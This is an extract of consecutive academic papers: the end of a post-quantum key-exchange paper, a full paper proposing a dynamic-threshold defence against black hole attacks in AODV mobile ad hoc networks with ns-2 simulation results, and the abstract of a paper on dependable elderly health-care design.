$$\begin{aligned} \mathbf{w} &= (\mathbf{b}_1 \cdot \mathbf{y})\mathbf{a}_1 + \dots + (\mathbf{b}_k \cdot \mathbf{y})\mathbf{a}_k + \lambda_1\mathbf{s}_1 + \dots + \lambda_p\mathbf{s}_p \\ \mathbf{v} &= (\mathbf{a}_1 \cdot \mathbf{x})\mathbf{b}_1 + \dots + (\mathbf{a}_k \cdot \mathbf{x})\mathbf{b}_k + \mu_1\mathbf{r}_1 + \dots + \mu_q\mathbf{r}_q \\ \mathbf{s}_1 \cdot \mathbf{x} &= 0, \dots, \mathbf{s}_p \cdot \mathbf{x} = 0 \\ \mathbf{r}_1 \cdot \mathbf{y} &= 0, \dots, \mathbf{r}_q \cdot \mathbf{y} = 0 \end{aligned}$$

Choosing proper values for  $p, q, k, m, n$ , users can make the system underdetermined. Hence the needed solution can't be found by adversary. To improve the algorithm users can substantially increase dimension using sparse vectors.

#### V. TOY EXAMPLE

In this section we reduce the number of dimensions to show the way algorithm works.

Let  $k = 4, n = 3, m = 2, p = 2, q = 2, z = 0, z' = 7$ .

- 0) Alice and Bob chooses  $z = 0, z' = 7, k = 4$ .
- 1) Alice chooses  $n = 3, \mathbf{x} = \begin{pmatrix} 2 & 3 & 4 \end{pmatrix}$ ,  
 $\mathbf{a}_1 = \begin{pmatrix} 4 & 3 & 7 \end{pmatrix}$ ,  
 $\mathbf{a}_2 = \begin{pmatrix} 3 & 0 & 1 \end{pmatrix}$ ,  
 $\mathbf{a}_3 = \begin{pmatrix} 3 & 5 & 3 \end{pmatrix}$ ,  
 $\mathbf{a}_4 = \begin{pmatrix} 1 & 3 & 7 \end{pmatrix}$ .  
 $d_1 = 45, d_2 = 10, d_3 = 33, d_4 = 39$ .  
 $\mathbf{s}_1 = \begin{pmatrix} -3 & 2 & 0 \end{pmatrix}$ ,  
 $\mathbf{s}_2 = \begin{pmatrix} 0 & -4 & 3 \end{pmatrix}$ .
- 2) Bob chooses  $m = 2, \mathbf{y} = \begin{pmatrix} 1 & 5 \end{pmatrix}$ ,  
 $\mathbf{b}_1 = \begin{pmatrix} 6 & 5 \end{pmatrix}$ ,  
 $\mathbf{b}_2 = \begin{pmatrix} 6 & 6 \end{pmatrix}$ ,  
 $\mathbf{b}_3 = \begin{pmatrix} 5 & 7 \end{pmatrix}$ ,  
 $\mathbf{b}_4 = \begin{pmatrix} 5 & 4 \end{pmatrix}$ .  
 $h_1 = 31, h_2 = 36, h_3 = 40, h_4 = 25$ .  
 $\mathbf{r}_1 = \begin{pmatrix} -5 & 1 \end{pmatrix}$ ,  
 $\mathbf{r}_2 = \begin{pmatrix} 10 & -2 \end{pmatrix}$ .

TABLE I  
PERFORMANCE

	Alice	Bob
Key size	2290 bits	
Time spent on initialization	130 ms	108.5 ms
Time spent on calculation	5.2 ms	5.6 ms
Time spent on data transmission	2.9 ms	2.9 ms
Time spent on key exchange with preparation	8.1 ms	8.5 ms
Time spent on key exchange without preparation	138.2 ms	117.1 ms
Amount of transmitted data	19208 bytes	19016 bytes

- 3) Alice chooses  $\mu_1 = 6, \mu_2 = 5$ , then calculates  $\mathbf{v} = 45\mathbf{b}_1 + 10\mathbf{b}_2 + 33\mathbf{b}_3 + 39\mathbf{b}_4 + 6\mathbf{r}_1 + 5\mathbf{r}_2 = \begin{pmatrix} 710 & 668 \end{pmatrix}$ .
- 4) Bob chooses  $\lambda_1 = 7, \lambda_2 = 3$ , then calculates  $\mathbf{w} = 31\mathbf{a}_1 + 36\mathbf{a}_2 + 40\mathbf{a}_3 + 25\mathbf{a}_4 + 7\mathbf{s}_1 + 3\mathbf{s}_2 = \begin{pmatrix} 356 & 370 & 557 \end{pmatrix}$ .
- 5) Alice calculates  $\mathbf{x} \cdot \mathbf{w} = 4050$
- 6) Bob calculates  $\mathbf{y} \cdot \mathbf{v} = 4050$

#### VI. IMPLEMENTATION AND PERFORMANCE

We implemented this algorithm using the C++ programming language. Implementation uses open source long arithmetics library GNU MP (GMP). The values for  $k, n, m, p, q$  are fixed:  $k = 60, n = 45, m = 40, p = 30, q = 35$ . Table 1 represents the average results of 400 tests being executed on the single PC with CPU Intel Core i7-640M Processor with 4M Cache, 2.80 GHz. Here what represents each row:

- 1) Key size – amount of bits required to contain the key in memory.
- 2) Time spent on initialization – time taken by Alice to perform part 1 of algorithm (part 2 for Bob respectively).
- 3) Time spent on calculation – time taken by Alice to perform calculations from part 3 and 5 (4 and 6 for Bob respectively).
- 4) Time spent on data transmission – this time is a theoretical value. We calculated it assuming that both users have stable Internet connection of 50 Mbps.
- 5) Time spent on key exchange with preparation – time taken by user to perform the key exchange assuming that user already generated the data from part 1-2.
- 6) Time spent on key exchange without preparation – the opposite, time taken by user to perform key exchange with data generation.
- 7) Amount of transmitted data – size of messages sent by users.

#### VII. CONCLUSION

The reviewed algorithm is a promising cryptographic primitive that is believed to be resistant to quantum attacks. The implementation results are presented in Table 1. The benchmarking results are measured on Intel Core i7-640M

with 2 cores running at 2.8 GHz. The implementation details are shown in GitHub repository<sup>1</sup>

#### REFERENCES

- [1] Erdem Alkim, Leo Ducas, Thomas Poppelmann, and Peter Schwabe. Post-quantum key exchange - a new hope. Cryptology ePrint Archive, Report 2015/1092, 2015. <http://eprint.iacr.org/2015/1092>.
- [2] J. W. Bos, C. Costello, M. Naehrig, and D. Stebila. Post-quantum key exchange for the tls protocol from the ring learning with errors problem. In 2015 IEEE Symposium on Security and Privacy, pages 553–570, May 2015.
- [3] Joppe Bos, Craig Costello, Léo Ducas, Ilya Mironov, Michael Naehrig, Valeria Nikolaenko, Ananth Raghunathan, and Douglas Stebila. Frodo: Take off the ring! practical, quantum-secure key exchange from lwe. Cryptology ePrint Archive, Report 2016/659, 2016. <http://eprint.iacr.org/2016/659>.
- [4] Chris Peikert. Lattice Cryptography for the Internet, pages 197–219. Springer International Publishing, Cham, 2014.

<sup>1</sup>[github.com/dargonaxxe/homomorphic-encryption-key-exchange](https://github.com/dargonaxxe/homomorphic-encryption-key-exchange)





# Black Hole Attack Prevention Method Using Dynamic Threshold in Mobile Ad Hoc Networks

Taku Noguchi

College of Information Science and Engineering,  
Ritsumeikan University, Shiga, Japan  
Email: noguchi@is.ritsumei.ac.jp

Takaya Yamamoto

College of Information Science and Engineering,  
Ritsumeikan University, Shiga, Japan

**Abstract**—A mobile ad hoc network (MANET) is a collection of mobile nodes that do not need to rely on a pre-existing network infrastructure or centralized administration. Securing MANETs is a serious concern as current research on MANETs continues to progress. Each node in a MANET acts as a router, forwarding data packets for other nodes and exchanging routing information between nodes. It is this intrinsic nature that introduces the serious security issues to routing protocols. A black hole attack is one of the well-known security threats for MANETs. A black hole is a security attack in which a malicious node absorbs all data packets by sending fake routing information and drops them without forwarding them. In order to defend against a black hole attack, in this paper we propose a new threshold-based black hole attack prevention method. To investigate the performance of the proposed method, we compared it with existing methods. Our simulation results show that the proposed method outperforms existing methods from the standpoints of black hole node detection rate, throughput, and packet delivery rate.

## I. INTRODUCTION

WITH the popularity of mobile devices and the development of wireless communication technology, mobile ad hoc networks (MANETs) have recently attracted attention. MANETs can be constructed by mobile nodes without a pre-existing network infrastructure or centralized administration and can be set up at any time and place. MANETs are useful in a variety of applications, such as emergency communications at disaster sites and vehicle-to-vehicle communications for driver assistance and safety. These types of applications require highly secure communications between mobile nodes because they handle vital information concerning human life and safety. However, MANETs are more vulnerable than conventional networks using fixed infrastructure to attacks such as data modification, identity spoofing, intentional packet dropping, and unauthorized packet reception because the third party nodes act as routers and forward unrelated packets between source and destination nodes.

A *black hole attack* is one of the well-known serious security threats in MANETs [1], [2]. A black hole attack is a security attack in which a malicious node, called a *black hole node*, can absorb all data packets by sending fake routing information, untruthfully claiming a new or fresher route to the destination, and then drops them without forwarding them to the destination. This type of attack significantly degrades network performance, such as packet delivery rate

and throughput, because of their repeated packet drops and the routing load due to frequent route reconstructions. AODV [3], one of the principal routing protocols used in MANETs, is significantly threatened by a black hole attack because a black hole node can easily make the source node believe that the path through the black hole node is the best (shortest) path by sending a Route REPLY (RREP) packet with a highest sequence number and a small number of hops to the source node.

In this paper, we propose a method of defense against a black hole attack in AODV. The proposed method classifies nodes into two different classes, either normal node or black hole node, by using a dynamically updated sequence number threshold. This threshold is calculated from the total number of active nodes and the time elapsed from the reception of the last routing control packet. In the proposed method, each node checks whether the received RREP sequence number is higher than a dynamically updated threshold value. If it is higher than the threshold value, then the source node of the RREP is considered to be a black hole node and is blacklisted. The proposed method establishes a secure route by excluding the blacklisted nodes. Blacklists maintained by nodes are checked and updated by flooding a dummy Route REQuest (RREQ) packet periodically to avoid misjudgment of black hole nodes. To investigate the performance of the proposed method, it was compared with an existing secure AODV protocol. Our simulation results show that the proposed method outperforms the existing protocol from the standpoints of black hole node detection rate, packet delivery rate, and throughput.

The rest of this paper is structured as follows.

We provide a short introduction to the AODV protocol in Section II and describe the characteristics of a black hole attack in Section III. In Section IV, we provide a detailed description of the proposed method. We study the performance of the proposed method and compare it with the existing protocol through detailed simulation in Section V. Finally, Section VI concludes the paper.

## II. AODV

The Ad Hoc On-Demand Distance Vector (AODV) routing [3] is a protocol widely used in MANETs. AODV establishes a route between the source and destination nodes only when it is desired by the source node, using RREQ and

Pkt Type	Reserved	Hop Count
RREQ ID		
Destination IP Address		
Destination Sequence Number		
Source IP Address		
Source Sequence Number		

(a) RREQ

Pkt Type	Reserved	Hop Count
Destination IP Address		
Destination Sequence Number		
Source IP Address		
Lifetime		

(b) RREP

Fig. 1. AODV packet formats.

RREP packets. AODV uses a destination sequence number (*DSN*) to determine an up-to-date path to the destination. A node updates its path information only if the *DSN* of the current packet received is greater than the last *DSN* stored at the node. The route discovery process in AODV is as follows:

- 1) The source node broadcasts a RREQ to its neighbors.
- 2) The node receiving the RREQ checks whether there is an entry for the destination node in its routing table. It rebroadcasts the RREQ only if there is an old entry or no entry for the destination in its routing table.
- 3) If the node that received the RREQ is the destination node or an intermediate node that has a fresh enough entry for the destination in its routing table, the destination/intermediate node responds by unicasting a RREP packet back to the source node.
- 4) The RREP packet is routed back to the source node along the reverse path that is set up when the RREQ is forwarded.
- 5) A bidirectional path between the source and destination nodes is established through steps 1–4. If the source node receives multiple RREP packets via different paths, it selects a fresher (having a higher *DSN*) and shorter (having a smaller hop count) path from among them as an optimal route.

Figure 1 shows the packet formats for RREQ and RREP. Pkt Type indicates the packet type (“1” for RREQ or “2” for RREP). Hop Count is the number of hops from the source node to the node currently processing the packet. RREQ ID is a sequence number uniquely identifying the particular RREQ originated by a given node. Destination IP Address and Destination Sequence Number are the IP address of the destination node and the last known sequence number of the destination node, respectively. Source IP Address and Source Sequence Number are the IP address of the node that originated the RREQ and the current sequence number associated with the source node, respectively. Lifetime is the




Fig. 2. Black hole attack in AODV.

time for which nodes receiving the RREP consider the route to be valid.

### III. BLACK HOLE ATTACK

A black hole attack is a kind of denial of service where a black hole node can absorb all data packets by sending a fake RREP, untruthfully claiming a new or fresher route to the destination, and then drops them without forwarding them to the destination. Upon receiving a RREQ packet, a black hole node creates a fake RREP packet with a smaller hop count and a spoofed destination sequence number, which is a relatively high destination sequence number in order to pretend that it has a short and fresh route. Once the source node receives the fake RREP packet from the black hole node, it incorrectly recognizes the path through the black hole node as a best path and routes its data packets along that path. Figure 2 shows an example of a black hole attack in AODV. As shown in this figure, the destination node D and the black hole node M receive the RREQ sent from the source node S (1, 2). D sends a RREP packet that contains its sequence number back to S (4). On the other hand, M sends a fake RREP packet that contains a spoofed (large) destination sequence number back to S (3). Although S receives both the legitimate RREP and the fake RREP, it selects the path through D because of the spoofed sequence number and sends data packets to M (5). A black hole node absorbs all the data packets and does not forward them to the destination node; therefore, packet delivery rate and throughput are significantly degraded. Additionally, a large amount of control traffic generated by a retransmission control mechanism of the destination node may have a negative impact on the entire network.

### IV. BLACK HOLE ATTACK PREVENTION METHOD USING DYNAMIC THRESHOLD

A black hole node advertises a spoofed destination sequence number to the source node. To prevent a black hole attack, various methods have been proposed [4], [5], [6], [7], [8], [9]. Threshold-based methods [7], [8], [9] detect a black hole node by checking whether the destination sequence number of the RREP is higher than a threshold value. An important




Fig. 3. Black hole node detection flow chart.

technical issue in threshold-based methods is to calculate an appropriate threshold to achieve a lower false detection rate and a higher true detection rate. In this paper, we propose a new threshold-based method in which the threshold value is dynamically updated by each intermediate node based on the total number of active nodes in the network and the time elapsed after it knows the last sequence number of the destination node. Additionally, the proposed method rejudges black hole (blacklisted) nodes periodically by using a dummy RREQ packet. The proposed method aims to improve the true detection rate while reducing the false detection rate by using both a threshold-based detection mechanism and a dummy RREP-based mechanism.

#### A. Blacklist construction

Upon receipt of a RREQ or RREP packet from its neighbors, each node adds the source node of the received packet to its graylist. A graylist entry has four information fields: 1) node address, 2) RREQ flag, 3) RREP flag, and 4) membership time. The node address is the address of the source node of the RREQ/RREP packet. When a node receives a RREQ/RREP packet and then adds an entry to its graylist, it sets the RREQ/RREP flag to 1. The membership time is the lifetime of the graylist membership; the entry is deleted from the graylist after the membership time has elapsed.

When a node I receives a RREP packet, it also checks whether the source node of the RREP packet is in its blacklist. A blacklist entry has two information fields: 1) node address and 2) membership time. If the source node of the RREP packet is blacklisted, I drops the received RREP packet. Otherwise, I checks whether the destination sequence number  $DSN$  is higher than the threshold  $TH$ . If  $DSN > TH$ , then the source node is blacklisted; otherwise, I processes the RREP

packet in the normal way. Figure 3 shows the flow chart of the black hole node detection process.

#### B. Threshold calculation

In the proposed method, each node calculates  $TH$  dynamically based on the total number of active nodes in the network and the time elapsed after it knows the last sequence number of the destination node. We performed preliminary experiments to find appropriate calculation methods for  $TH$ . Because of space constraints, we omit the details of the preliminary experiments. It was found that a destination sequence number is approximately proportional to both the total number of active nodes and time. Based on this observation, we define the following equation for  $TH$ :

$$TH = (\alpha N + \beta)t + DSN_{\text{known}} \quad (1)$$

Here,  $\alpha$  and  $\beta$  are positive constants to reflect the growth trend of sequence numbers of active nodes.  $N$  is the estimated number of active nodes in the network. We use the number of graylist entries as the value for  $N$ .  $DSN_{\text{known}}$  is the last destination sequence number known to the calculating node. If the calculating node does not know the destination sequence number, then  $DSN_{\text{known}}$  is set to 0.  $t$  is the time elapsed after the calculating node obtains  $DSN_{\text{known}}$ . If  $DSN_{\text{known}} = 0$ , the time elapsed since the AODV protocol was started at the node is used as the value for  $t$ .

#### C. Black hole node rejudgment

The proposed method uses a blacklist membership time for each blacklisted node in order so that nodes blacklisted falsely, i.e., nodes that are not true black hole nodes but have been mistakenly added to a blacklist, are not blacklisted permanently. At every expiration of blacklist membership, each node rejudges its blacklisted nodes and determines whether to delete from its blacklist the blacklisted node whose blacklist membership has expired, or to reset the time. The remaining time of the blacklist membership is stored as the membership time filed with the blacklist entry. Each node creates a dummy RREQ packet destined for a randomly generated address and broadcasts it whenever a blacklist membership in its blacklist expires. Only a black hole node will respond to the dummy RREQ by sending a RREP packet back to the RREQ source node without checking the destination address of the dummy RREQ. If the node receives a RREP, it adds the source node of the RREP to its blacklist. If the source node of the RREP is already in its blacklist, it resets the blacklist membership time of the source node. Figure 4 shows the flow chart of the black hole node rejudgment process.

## V. PERFORMANCE EVALUATION

In this section, we describe our investigation of the performance of the proposed method by comparing it with that of an existing method. For our simulations, we used the network simulator ns-2 [10].




Fig. 4. Black hole node rejuvenation flow chart.

TABLE I  
SIMULATION PARAMETERS.

Parameter	Value
Simulation time	200 [s]
Number of nodes	10, 20, 30, 40, 50, 60, 70, 80, 90, 100
Network area	800 Å 800 [m]
Mobility model	Random Waypoint
Transport layer protocol	UDP
Application type	CBR
Number of black hole nodes	5
Parameters $\alpha, \beta$	$\alpha = 0.002, \beta = 0.1$
Blacklist/Graylist membership time	30 [s]

#### A. Simulation model

In our simulations, 50% of non-black hole nodes try to send their data packets to destination nodes randomly selected from among non-black hole nodes. We assume that black hole nodes always respond to all received RREQs by sending fake RREPs with spoofed destination sequence numbers. The spoofed destination sequence number in a fake RREP is one and a half times as large as the true destination sequence number. AODV with/without a black hole attack and SRD-AODV [9], one of the threshold-based secure AODV protocols, were used as the targets for comparison. Each simulation was run 20 times independently, and the results are an average of the 20 observations. Other simulation assumptions are listed in Table I.

#### B. Performance metrics

We evaluated the performance using the following metrics:

1) *True detection rate  $R_t$* : We evaluate the accuracy of detection of a black hole node by the true detection rate  $R_t$ .  $R_t$  is defined by the following equation:

$$R_t = \frac{N_{\text{black}}}{N_{\text{fakeRREP}}} * 100 \quad (2)$$

Here,  $N_{\text{fakeRREP}}$  is the total number of fake RREPs received by non-black hole nodes during the simulation.  $N_{\text{black}}$  is the total number of blacklist entries (excluding the entries for the nodes blacklisted falsely) of all non-black hole nodes.




Fig. 5. True detection rate vs. number of nodes.

2) *False detection rate  $R_f$* : The inaccuracy of black hole node detection is evaluated by the false detection rate  $R_f$ .  $R_f$  is defined by the following equation:

$$R_f = \frac{N_{\text{discard}}}{N_{\text{RREP}}} * 100 \quad (3)$$

Here,  $N_{\text{RREP}}$  is the total number of legitimate RREPs (not including dummy RREPs and fake RREPs) received by non-black hole nodes during the simulation.  $N_{\text{discard}}$  is the total number of legitimate RREPs discarded by non-black hole nodes because of their misidentification.

3) *Throughput*: Throughput is defined by the following equation.

$$\text{Throughput} = \frac{\text{PktSize} * 8 * N_{\text{recv}}}{T} \quad (4)$$

Here,  $\text{PktSize}$  is the data packet size,  $N_{\text{recv}}$  is the total number of data packets received by the destination node, and  $T$  is the time elapsed from the time the source node receives the first RREP to the end of the simulation.

4) *Packet delivery rate PDR*: PDR is the proportion of data packets successfully received by the destination out of all data packets sent by the source node. PDR is defined by the following equation:

$$\text{PDR} = \frac{N_{\text{recv}}}{N_{\text{sent}}} * 100 \quad (5)$$

Here,  $N_{\text{sent}}$  is the total number of data packets sent by the source node.

#### C. Simulation results

Figure 5 shows the true detection rate characteristics for the proposed method and SRD-AODV. As shown in this figure, the proposed method achieves complete black hole node detection. In the proposed method, the black hole node detection mechanism using both a dynamic threshold and




Fig. 6. False detection rate vs. number of nodes.

dummy RREPs contributes to the completeness of the detection. On the other hand, the  $R_t$  for SRD-AODV decreases with an increase in the number of nodes. When destination sequence numbers are small, i.e., for a certain period of time after the simulation starts, spoofed destination numbers are also small, and so SRD-AODV cannot detect black hole nodes by using a pre-defined static threshold. SRD-AODV achieves a higher  $R_t$  with a larger number of nodes. The reason is that the destination sequence numbers increase quickly with the increase in the number of nodes.

Figure 6 shows the false detection rate characteristics for the proposed method and SRD-AODV. As shown in this figure, SRD-AODV achieves a much lower  $R_f$  (less than 5%) than the proposed method.  $R_f$  for the proposed method increases with an increase in the number of nodes. The threshold value calculated dynamically using equation (1) is likely to be smaller than the destination sequence numbers when the number of nodes is large, i.e., when the destination sequence numbers are likely to be large. As a result, the false detection rate increases. However, the proposed method was able to delete all the non-black hole nodes from the blacklists by the black hole node rejudgment mechanism with dummy RREPs in our simulations.

Figure 7 shows the throughput performance for the proposed method, AODV with/without black hole (BH) attack, and SRD-AODV. In this figure, AODV without BH attack (i.e., with no black hole nodes) represents the target performance. The proposed method achieves better throughput performance than SRD-AODV and AODV with BH attack. In AODV with BH attack, only very few packets are received by destination nodes because of the black hole attacks. Both the proposed method and SRD-AODV achieve a certain level of throughput performance because both methods can establish a secure route by excluding the black hole nodes. The throughput




Fig. 7. Throughput vs. number of nodes.




Fig. 8. Packet delivery rate vs. number of nodes.

performance of the proposed method is less than that of AODV without BH attack because the dummy RREP traffic generated by the proposed method causes collision with data packets. SRD-AODV cannot detect black hole nodes for a certain period of time after the simulation starts. This results in the degradation of the overall throughput of SRD-AODV. The throughput performances of the proposed method, SRD-AODV, and AODV without BH attack all become worse with a smaller number of nodes. The reason is that frequent path breaks due to node mobility occur between the source and destination nodes when the number of nodes is small.

Figure 8 shows the packet delivery performance for the proposed method, AODV with/without BH attack, and SRD-

AODV. Similar to the results shown in Fig. 7, the proposed method achieves a higher packet delivery rate than SRD-AODV and AODV with BH attack. The packet delivery rates of the proposed method, SRD-AODV, and AODV without BH attack all increase with an increase in the number of nodes. The reason is that path break probability decreases with the increase in the number of nodes.

## VI. CONCLUSION

In MANETs, all nodes act as routers. This feature is what leads to the security issues in the routing protocols. The black hole attack is one of the well-known security threats in MANETs. In order to defend against a black hole attack in AODV, we have proposed a prevention method, which detects a black hole node by using a dynamically updated sequence number threshold and dummy RREPs. With simulation experiments, we investigated the effectiveness of our proposed method by comparing its performance with that of existing methods. The simulation results show that our proposed method achieves complete black hole detection and improves throughput and packet delivery performance.

Issues for further research are to validate the proposed method on different scenarios with various network sizes and node mobilities, and to decrease the false detection rate of the proposed method. The false detection rate can be improved by optimizing the values of the  $\alpha$  and  $\beta$  parameters. Therefore, we plan to propose a method for optimizing the parameter values according to network conditions.

## ACKNOWLEDGMENT

This work was supported by JSPS KAKENHI Grant Number 15K00141.

## REFERENCES

- [1] F.-H. Tseng, L.-D. Chou, and H.-C. Chao, "A Survey of Black Hole Attacks in Wireless Mobile Adhoc Networks," *Human-centric Computing and Information Science*, vol.1, no.1, pp.1-16, Dec. 2011.
- [2] A. Sherif, M. Elsabrouty, and A. Shoukry, "A Novel Taxonomy of Black-Hole Attack Detection Techniques in Mobile Adhoc Network (MANET)," in *Proc. IEEE International Conference on Computational Science and Engineering*, pp.346-352, <http://dx.doi.org/10.1109/CSE.2013.60>, Dec. 2013.
- [3] C. Perkins, E. Belding-Royer, and S. Das, "Ad-hoc On-Demand Distance Vector (AODV) Routing," RFC3561, <http://dx.doi.org/10.17487/RFC3561>, <https://www.ietf.org/rfc/rfc3561.txt>.
- [4] L. Tamilselvan and V. Sankaranarayanan, "Prevention of Black-hole Attack in MANET," in *Proc. IEEE International Conference on Wireless Broadband and Ultra Wideband Communications*, p.21, <http://dx.doi.org/10.1109/AUSWIRELESS.2007.61>, Aug. 2007.
- [5] D. Kshirsagar and A. Patil, "Blackhole Attack Detection and Prevention by Real Time Monitoring," in *Proc. IEEE International Conference on Computing, Communications and Networking Technologies*, pp.1-5, <http://dx.doi.org/10.1109/ICCCNT.2013.6726597>, July 2013.
- [6] S. Jain and A. Khunteta, "Detecting and Overcoming Blackhole Attack in Mobile Adhoc Network," in *Proc. IEEE International Conference on Green Computing and Internet of Things*, pp.225-229, <http://dx.doi.org/10.1109/ICGCIoT.2015.7380462>, Oct. 2015.
- [7] S. Kurosawa, H. Nakayama, N. Kato, and A. Jamalipour, "Detecting Blackhole Attack on AODV-Based Mobile Adhoc Networks by Dynamic Learning Method," *International Journal of Network Security*, vol.5, no.3, pp.338-346, Nov. 2007.
- [8] P. N. Raj and P. B. Swadas, "DPRAODV: A Dynamic Learning System against Blackhole Attack in AODV Based MANET," *International Journal of Computer Science Issues*, vol.2, pp.54-59, Aug. 2009.
- [9] S. Tan and K. Kim, "Secure Route Discovery for Preventing Black Hole Attacks on AODV-Based MANETs," in *Proc. IEEE International Conference on High Performance Computing and Communications and IEEE International Conference on Embedded and Ubiquitous Computing*, pp.1159-1164, <http://dx.doi.org/10.1109/HPCC.and.EUC.2013.164>, Nov. 2013.
- [10] DARPA, "The Network Simulator - ns-2" (online), available from (<http://www.isi.edu/nsnam/ns/>) (accessed 2017-04-20).



# Dependable Design for Elderly Health Care

Kasi Periyasamy  
University of Wisconsin-La Crosse  
La Crosse, WI 54601, U.S.A.  
Email: kperiyasamy@uwlax.edu

Vangalur Alagar  
Concordia University  
Montreal, Quebec, H3G 1M8, Canada  
Email: alagar@cs.concordia.ca

KaiYu Wan  
Xi'an JiaoTong Liverpool University  
Suzhou, China  
Email: kaiyu.wan@xjtlu.edu.cn

**Abstract**—Health care systems have started using advanced technologies, such as Sensor Networks and Internet of Things (IoT), to make health care solutions affordable and easier to access. However, elderly patients who are unconvinced about its dependability hesitate to use the immense facilities provided by the advanced technology. A remedy to this problem is to make the health care system dependable and patient-centric so that patients can be convinced to trust the system. Towards achieving this goal, this paper defines a multi-faceted design, explains how the dependability properties can be integrated in it, and briefly illustrate it in a design pattern for sensors that can be used for an elderly home monitoring system.

## I. INTRODUCTION

